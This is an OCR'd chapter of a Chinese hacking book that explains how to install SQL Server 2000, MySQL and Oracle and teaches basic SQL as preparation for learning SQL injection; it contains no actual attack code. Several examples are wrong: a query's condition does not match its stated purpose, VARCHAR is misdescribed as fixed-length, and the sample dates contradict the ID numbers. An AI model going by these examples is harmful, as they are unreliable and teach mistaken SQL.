数据库系统主要为用户保存个人资料、网站数据，商业机构和政府组织都是利用这些数据库服务器得到人事信息，比如员工的工资表、医疗记录等，因此他们有责任保护别人的隐私，并为他们保密。

目前针对数据库的攻击也是层出不穷，从微软的Access和MSSQL到大型的Oracle数据库。在认识这些攻击前我们首先来看一下我们从浏览器发出的信息是如何到达数据库的。如图5.16所示为web和数据库服

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

务在一台服务器上的情况（通常为小型企业或公司）；如图5.17所示为web服务器和数据库服务器分离的情况（通常为大型企业或者政府网站，通常会将数据库服务器置于内网中）。比如我们在某个网站完成某项查询功能的时候，通常是通过网站的脚本程序（web脚本）访问数据库，web脚本访问数据库的时候又是通过SQL查询语句，然后再将查询结果通过脚本返回给我们。




图5.16




图5.17

为了方便新手朋友们的学习，我们在这一章节里来学习常见类型数据库的安装，如果大家对于这些知识比较熟悉的话，可以略过这部分内容。

5.4.1 SQL2000的安装

SQL Server是一个关系数据库管理系统，SQL Server 2000是Microsoft公司推出的SQL Server数据库管理系统，该版本继承了SQL Server7.0版本的优点，同时又比它增加了许多更先进的功能。续SQL server2000后，微软还推出了SQL Server 2005以及最新的SQL Server 2008，不过目前大多数服务器还在使用SQL server2000，因此我就以SQL server2000为例来进行介绍。在SQL server2000中，同一些开发软件一样也有好几种版本，比如企业版、标准版、个人版以及开发者版等。

知识小补充：SQL server 2000的版本都有什么区别？

SQL Server 2000企业版（必须在Windows2000 SERVER服务器版本上安装）作为生产数据库服务器使用，支持SQL Server 2000中的所有可用功能，并可根据支持最大的Web站点和企业联机事务处理（OLTP）及数据仓库系统所需的性能水平进行伸缩。SQL Server 2000标准版（必须在Windows2000 SERVER服务器版本上安装）作为小工作组或部门的数据库服务器使用。SQL Server 2000个人版（可以在WindowsXP系统上安装），以供移动的用户使用，这些用户有时会从网络上断开，但所运行的应用程序需要SQL Server数据存储。在客户端计算机上运行需要本地SQL Server数据存储的独立应用程序时也使用个人版。SQL Server 2000开发版（可以在WindowsXP上安装），供程序员用来开发将SQL Server 2000用作数据存储的应用程序。虽然开发版支持企业版的所有功能，使开发人员能够编写和测试可使用这些功能的应用程序，但是只能将开发版作为开发和测试系统使用，不能作为生产服务器使用。总之，个人版可以安装在XP等系统，企业版只能安装在服务器系统上。



图5.18

下面我就介绍个人版的安装，其它版本的安装也都是大同小异。打开从网上下载的SQL server安装包进行解压，解压完毕后，双击目录下的AUTORUN.EXE（有些版本则是SETUP.EXE）进入安装界面，如图5.18，直接点击“安装SQL Server 2000组件”，进行下一步的安装，如图5.19。

选择第一项“安装数据库服务器”进入安装向导，在进入安装向导前，会有一个安装的信息框，点击“下一步”即可，如图5.20。选择所要安装的计算机，因为我们是安装在本地计算机中，

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图5.19



图5.20




图5.21




图5.22

所以就选择“本地安装”，继续点击“下一步”，创建一个SQL Server的默认实例，而“高级选项”则是对IIS配置和注册表重建两个选项；配置ISS文件，可以在无人值守下也能进行安装；而注册表重建，当你的SQL Server注册表受到破坏时加以修复受损的注册表区，我建议保持默认选项，如图5.21所示。

继续点击“下一步”填写用户的基本信息，我们按照提示输入就行了，比如我的ID“冰sugar”，公司“www.Sebug.cn”，继续点击“下一步”打开了安装协议，直接选择“是”，进行下一步的安装。如果前面所填写的没有任何问题的话，那么就应该来到正式安装的选择界面了，在初次安装SQL Server2000情况下，选择“默认的服务器和客户端工具”，“仅客户端工具”只包含一个客户端连接远程SQL Server数据库的工具，所以我们保持默认选项，如图5.22。

点击“下一步”，进入实例名，它要求用户创建一个新的实例名，保持默认值即可。再点击“下一步”进入用户选择安装的类型，默认为“典型”安装，然后选择安装程序路径，我们使用默认安装即可。单击“下一步”，进入“服务帐户”，SQL Server是一个随计算机启动而运行的数据库软件，所以我们选择自动启动SQL Server 服务。对于服务设置，由于我们是初学，而不是进行多台服务器的使用，因此可以使用“使用本地系统帐户”选项。点击“下一步”，就进入了“身份验证模式”对话框，我建议使用混合模式，这时设置的密码就是我们SQL中的sa密码，也是具有最高权限的用户帐户。混合模式包含了Windows身份验证和SQL Server身份验证，如图5.23所示。

什么是Windows身份验证模式？什么是SQL server身份验证模式？在这个模式中，系统会判断帐号在Windows系统下是否可信，对于可信连接，系统直接采用Windows身份验证机制，而如果不是可信连接，这个连接不仅包括远程用户还包括本地用户，SQL Server会自动通过帐户的存在性和密码的匹配性来进行验

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图5.23




图5.25




图5.26

证，通俗的说，就是需要登录Windows操作用户，再对登录的Windows帐户的权限进行判断，如果当前登录的帐户权限不够就无法登录SQL Server数据库了，这就是Windows身份验证模式。SQL Server身份验证是SQL Server自己的一套验证机制，不同的身份登录，权限是不一样的。比如SA，是管理员身份，权限相比普通身份就比较高。有些用户比较懒，不想多记一个密码而勾选使用了空密码，有过入侵经验的朋友应该知道，SA没有设置密码就相当于把自己的计算机敞开了一道大门，这让入侵者有机可乘，不用费多大的劲就可以控制数据库，甚至是当前计算机。




图5.24

设置好了身份验证模式后，一路next就可以安装好了，SQL Server安装完毕了，不过在使用SQL Server前必须要启动SQL Server服务，我们使用最简单的启动方法来启动它，选择“开始”—“程序”—“Microsoft SQL Server”，点击“服务管理器”，如图5.24，只要点击“开始/继续”就可以启动服务了。

5.4.2 MySQL5.x安装

Mysql是一款免费的数据库，Mysql比较小巧，性能也很好，可用在不同的操作系统上。下面我就来介绍一下它的安装，我们以mysql-5.0.27版本为例，更高版本的安装过程与此类似，运行安装程序后，如图5.25所示。点击Next，选择安装类型，有“Typical（默认）”、“Complete（完全）”、“Custom（用户自定义）”三个选项，我们选择“Custom”，可以对安装进行一些具体的设置，安装完成后会就提示进行配置，如图5.26。

MySQL配置向导启动界面，点击“Next”继续，选择“Detailed Configuration”，然后选择服务器类型，一般选择“Server Machine”，选择mysql数据库的大致用途“Multifunctional Database（通用多功能型，好）”、“Transactional Database Only（服务器类型，专注于事务处理，一般）”、“Non-Transactional Database Only（非事务处理型，较简单，主要做一些监控、记数用，对MyISAM数据类型的支持仅限于non-transactional），这里我们选择“Transactional Database Only”，一路点击next，中间会要求我

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

们设置密码，建议大家设置一个强壮的密码。最后确认设置无误，如果想要更改的话，可以按“Back”返回修改，点击“Execute”使设置生效，如图5.27。

常见错误：这里有一个比较常见的错误，就是不能“Start service”，一般出现在以前有安装mysql的服务器上，解决的办法，先保证以前安装的mysql服务器彻底卸载掉了；不行的话，检查是否按上面一步所说，之前的密码是否有修改，照上面的操作；如果依然不行，将mysql安装目录下的data文件夹备份，然后删除，在安装完成后，将安装生成的data文件夹删除，备份的data文件夹移回来，再重启mysql服务就可以了，这种情况下，可能需要将数据库检查一下，然后修复一次，防止数据出错。




图5.27

5.4.3 oracle 10g安装

在学习oracle数据库渗透相关知识前，我们首先来认识下oracle安装，笔者选用的是windows xp和oracle 10g版本。

安装之前，我们首先在windows环境下对硬件的要求，这一点其实也不用担心，现在大部分主机都符合这些要求。

硬件要求	说明
物理内存	最小为256MB，建议512MB以上
虚拟内存	物理内存的两倍
硬盘空间	基本安装需在2.04GB
视频适配器	256色
处理器主频	550MHz以上




图5.28

安装过程如下：首先下载oracle10g安装包，单击setup.exe启动安装程序，如图5.28。

因为我们有选择性的安装产品，选择“高级安装”，单击“下一步”，会出现“指定文件位置”，在源路径显示的是安装产品所在的磁盘路径，目标名称用于资定Oracle主目录所对应的环境变量，目标路径用于指定安装Oracle软件的目标安装路径。单击“下一步”，如图5.29，大家注意，在“Oracle主目录位置”栏中的默认位置是“D:\oracle\product\10.1.0\db_2”，一般不要随意修改。

选择“标准版”，单击“下一步”，然后选择“创建启动数据库”，单击“下一步”，如图5.30。

在数据库字符集的选择上要特别注意，应选择适合应用环境的字符集。如果数据库需要同时处理多种语言文字，可选择Unicode（AL32UTF8）作为字符集。由于为单击环境下安




图5.29

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图5.30




图5.31




图5.32

装，全局数据库名和SID这里保持默认的为orcl，单击“下一步”，如图5.31。指定数据库存储选项（使用默认选项文件系统即可），点击“下一步”，如图5.32。

指定数据库方案的口令，便于测试的方便，在这里我选择“所有的帐户都使用同一个口令”，然后就可以点击“下一步”，点击“安装”，如图5.33。安装结束后，点击“退出”就可以完成全部的安装了。




图5.33




图5.34




图5.35

我们来测试一下，看oracle数据库是否真的安装成功了，首先打开CMD命令窗口，执行“tnsping orcl”，orcl代表上述的全局数据库名，如图5.34。如果出现“OK”，就代表侦听器配置无误，然后再执行**sqlplus system/admin@orcl**，其中SYSTEM用户对应的口令是admin，大家应该修改为自己的密码，orcl是指全局数据库名，如图5.35。经过上面这两条命令的执行，就说明oracle数据库已经安装成功了。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

5.5 SQL语言基础

初学SQL注入的朋友肯定对一些高手们精湛的注入手法佩服得五体投地，其实学习了这些SQL基础知识后，你也就是下一位高手了。

SQL（Structured Query Language，结构化查询语言），是一种数据库查询和程序设计语言，用于存取数据以及查询、更新和管理关系数据库系统，接下来我们就进入神秘的SQL世界。

5.5.1 SQL创建数据表

在这一节中我会带领大家简单学习SQL的基本语法，在学习前，为了让读者能够更好的掌握SQL语法，事先要稍微了解一下关系数据库。关系模型就是一张二维表，它使用表格来描述是实体之间的关系，在表格中，每一列称为属性，有时也称为字段或者域，每一行数据称为一条记录。关系模型既能反映属性之间的一对一的关系，也能够反映一对多的关系，还能反映属性之间的多对多的关系。关系数据库相当于一张二维表，如图5.36所示，这样的一张表，就成为了一个简单的数据库。

	学号	姓名	性别	籍贯	班级	手机号码	电子邮箱
1	J2108400001	施志明	男	厦门	可视化0801	13905910101	shizhiming@163.com
2	J2108400002	洪高雄	男	厦门	可视化0802	13905976121	honggaoxiong@163.com
3	J2108400003	林晓贺	男	厦门	可视化0803	13605942233	linxiaohe@126.com
4	J2108400004	吴一意	女	厦门	可视化0805	13605942235	wuyiyi@126.com

图5.36

要对数据进行查询，事先肯定要先建立数据表了，否则无法进行查询的，要在数据库中创建新表，使用“CREATE TABLE”命令即可，其语法如下：

```
CREATE TABLE [database_name.[owner].| owner.] table_name
( { | column_name AS computed_column_expression |
} [,...n] )
[ON {filegroup | DEFAULT} ]
[TEXTIMAGE_ON {filegroup | DEFAULT} ]
::= { column_name data_type }
[ [ DEFAULT constant_expression ]
| [ IDENTITY [(seed, increment ) [NOT FOR REPLICATION] ] ] ]
[ ROWGUIDCOL ]
[ COLLATE < collation_name > ]
[ ] [ ...n]
```

各参数说明如下：“database_name”，指定新建的表属于哪个数据库，如果不指定数据库名，就会将所创建的表存放在当前数据库中。“Owner”，指定数据库所有者的用户名。“table_name”，指定新建的表的名称，最长不超过128个字符。对于数据库来说，database_name.owner_name.object_name应该是惟一的。“column_name”，指定新建的表的名称，最长不超过128 个字符。对于数据库来说，database_name.owner_name.object_name应该是惟一的。

“computed_column_expression”，指定计算列（Computed column）的列值的表达式。表达式可以是列名、常量、变量、函数等或它们的组合。所谓计算列是一个虚拟的列，它的值并不实际存储在表中，而是通过对同一个表中其它列进行某种计算而得到的结果。比如员工信息表中存储了员工的雇佣日期，那么员工的工龄就可以通过表达式“雇佣日期当前日期”计算出来，则工龄列就可作为一个计算列。

“ON {filegroup | DEFAULT}”，指定存储表的文件组名，如果使用了DEFAULT选项或省略了ON子句，则新建的表会存储在默认文件组中。“TEXTIMAGE_ON”，指定TEXT、NTEXT和IMAGE列的数据

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

存储的文件组，如果没有这个子句，这些类型的数据就和表一起存储在相同的文件组中。“data_type”，指定列的数据类型，“ DEFAULT”，指定列的缺省值。当输入数据时，如果用户没有指定列值，系统就会用设定的缺省值作为列值。如果该列没有指定缺省值但允许NULL值，则NULL值就会作为缺省值。其中缺省值可以为常数、NULL值、SQL Server内部函数（比如GETDATE()函数）、NILADIC函数等。

“constant_expression”，列缺省值的常量表达式，可以为一个常量或系统函数或NULL。“IDENTITY”，指定列为IDENTITY 列。

看了以上这些，大家是不是有点儿晕了呢？这些是完整的语法，现在我就带大家进行一个简单的创建实例，下面我们来创建一张学生基本信息表。

```
--学生信息表
create table stu_info(
stu_id      int          not null   PRIMARY KEY,   --编号
stu_name    varchar(8)   not null,                 --姓名
sex         varchar(2)   not null,                 --性别
birth_date  smalldatetime not null,                --出生日期
stu_Age     tinyint      not null,                 --年龄
phone       int,                                   --电话
constraint birth_date check(birth_date >='1950-1-1'),    --日期约束
constraint stu_Age  check(stu_Age>=18)                   --年龄约束
)
```

首先，做一下说明，第一行的“create table”是创建表的基本格式，后面跟着是表名。第二行开始的stu_id、stu_name、sex等都称作字段。接下来的第二列，“int”是整型（4字节），“varchar(8)”是固定长度8位，不足使用0补足，“smalldatetime”是日期类型，“tinyint”是整型（1字节）范围0到255，一般年龄符合要求，它是最适合的。接下来的是constraint约束，constraint后面加字段名，创建一个出生日期必须是1950年以后出生的，stu_Age则是创建年龄大于18岁。这样当数据插入时进行一个简单的约束，不符合规则的话则不允许被插入。还有一点需要大家注意，在SQL语句中是不区分大小写的。

5.5.2 SQL数据查询

在SQL语言中，要实现数据表的查询功能，那就要请出大名鼎鼎的SELECT语句了，它是所有信息查询的基础，也是所有信息查询的核心，它的功能非常强大，使用起来也非常灵活。以下就是SELECT语句的完整语法：

```
SELECT[ALL|DISTINCT|DISTINCTROW|TOP]
{*|talbe.*|[table.]field1[AS alias1][,[table.]field2[AS alias2][,…]]}
FROM tableexpression[,…][IN externaldatabase]
[WHERE…]
[GROUP BY…]
[HAVING…]
[ORDER BY…]
[WITH OWNERACCESS OPTION]
```


每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

语法虽然复杂，但配上实例就显的简单多了。这是一张二维的表，同时也是数据库中的一张表，表名为“DJ_XSDA”，如图5.37。

学号	姓名	性别	身份证号码	出生日期	班级	联系电话	QQ
10000	施志明	男	350628199101050000	1905-6-9 0:00	可视化0801	13905910101	235234
10001	洪雨建	男	350628198905150000	1905-5-24 0:00	可视化0802	13905976121	2342235
10002	林晓贺	男	350628198609210000	1905-5-11 0:00	可视化0803	13605942233	34231532
10003	吴一高	女	350628199009281000	1905-5-8 0:00	可视化0805	13605942235	100012

图5.37

1、简单查询

（1）要求我们查询表DJ_XSDA中所有学生档案的信息

SELECT * FROM DJ_XSDA，上述的查询是一个最简单的SELECT语句，*号代表所有的字段。接下来我们学习带有WHERE的查询语句，其实WHERE就相当于一个条件的约束。

（2）要求我们查询学号为1001的学生档案全部信息

```
SELECT * FROM DJ_XSDA
WHERE XH=1001
```

WHERE前面的语句都没有变，后面的语句则加上了字段名称，这里学号的字段名是“XH”，所以也就是查询学号等于1001的所有信息。

（3）要求我们查询男生的学生档案全部信息。

```
SELECT * FROM DJ_XSDA
WHERE XB = ‘男’
```

上面的语句乍一看是不是感觉和（2）中的语句差不多呢，但仔细一看，在WHERE语句后的性别“XB”字段条件加上了单引号。为什么会不一样呢？其实，在上一张的创建表中介绍了创建表的类型，学号的类型是int，整型所以不加单引号，而性别的类型是char(2)，也就是说是字符串，所以要加上单引号。

上面的语句主要是对AND连接符进行了介绍，在WHERE语句中，使用逻辑运算符主要包括AND、OR、NOT，其中AND和OR一般做语句的连接使用。AND运算符是对两个表达式进行逻辑“与”运算，也可以理解为“和”或“并且”：“results=expression1 AND expression2”。其中results为结果，expression1和expression2为任意表达式。

Expression1的结果	Expression2的结果	AND运算之后的结果
真	真	真
真	假	假
假	真	假
假	假	假

OR运算符是对两个表达式进行逻辑“或”运算：“results=expression1 OR expression2”。其中results为结果，expression1和expression2为任意表达式。

Expression1的结果	Expression2的结果	OR运算之后的结果

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

真	真	真
真	假	真
假	真	真
假	假	假

NOT运算符是对表达式执行逻辑非运算：“results=NOT expression”。其中results为结果，expression为任意表达式。

Expression的结果	NOT运算之后的结果
真	假
假	真

（4）要求查姓林的男生的学生档案全部信息。

```
SELECT * FROM DJ_XSDA
WHERE XB = ‘男’
AND XH=1001
```

（5）查询学号为1001或者1002的学生档案全部信息。

```
SELECT * FROM DJ_XSDA
WHERE XH = ‘1001’
OR XH = 1002
```

（6）查询学号为1001或者1002同时是男生的学生档案全部信息。

```
SELECT * FROM DJ_XSDA
WHERE (XH = ‘1001’ OR XH = 1002)
AND XB = ‘男’
```

大家注意，在WHERE字句中，使用的操作符一般有：<（小于）、>（大于）、<=（小于并等于）、>=（大于并等于）、<>（不等于）、=（等于）、LIKE（匹配符模式）、IN（包含值中的列表）、BETWEEN（某范围内）等。下面我介绍一些操作符的基本使用。

（7）查询性别为男并且姓林的所有信息。

```
SELECT * FROM DJ_XSDA
```


每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

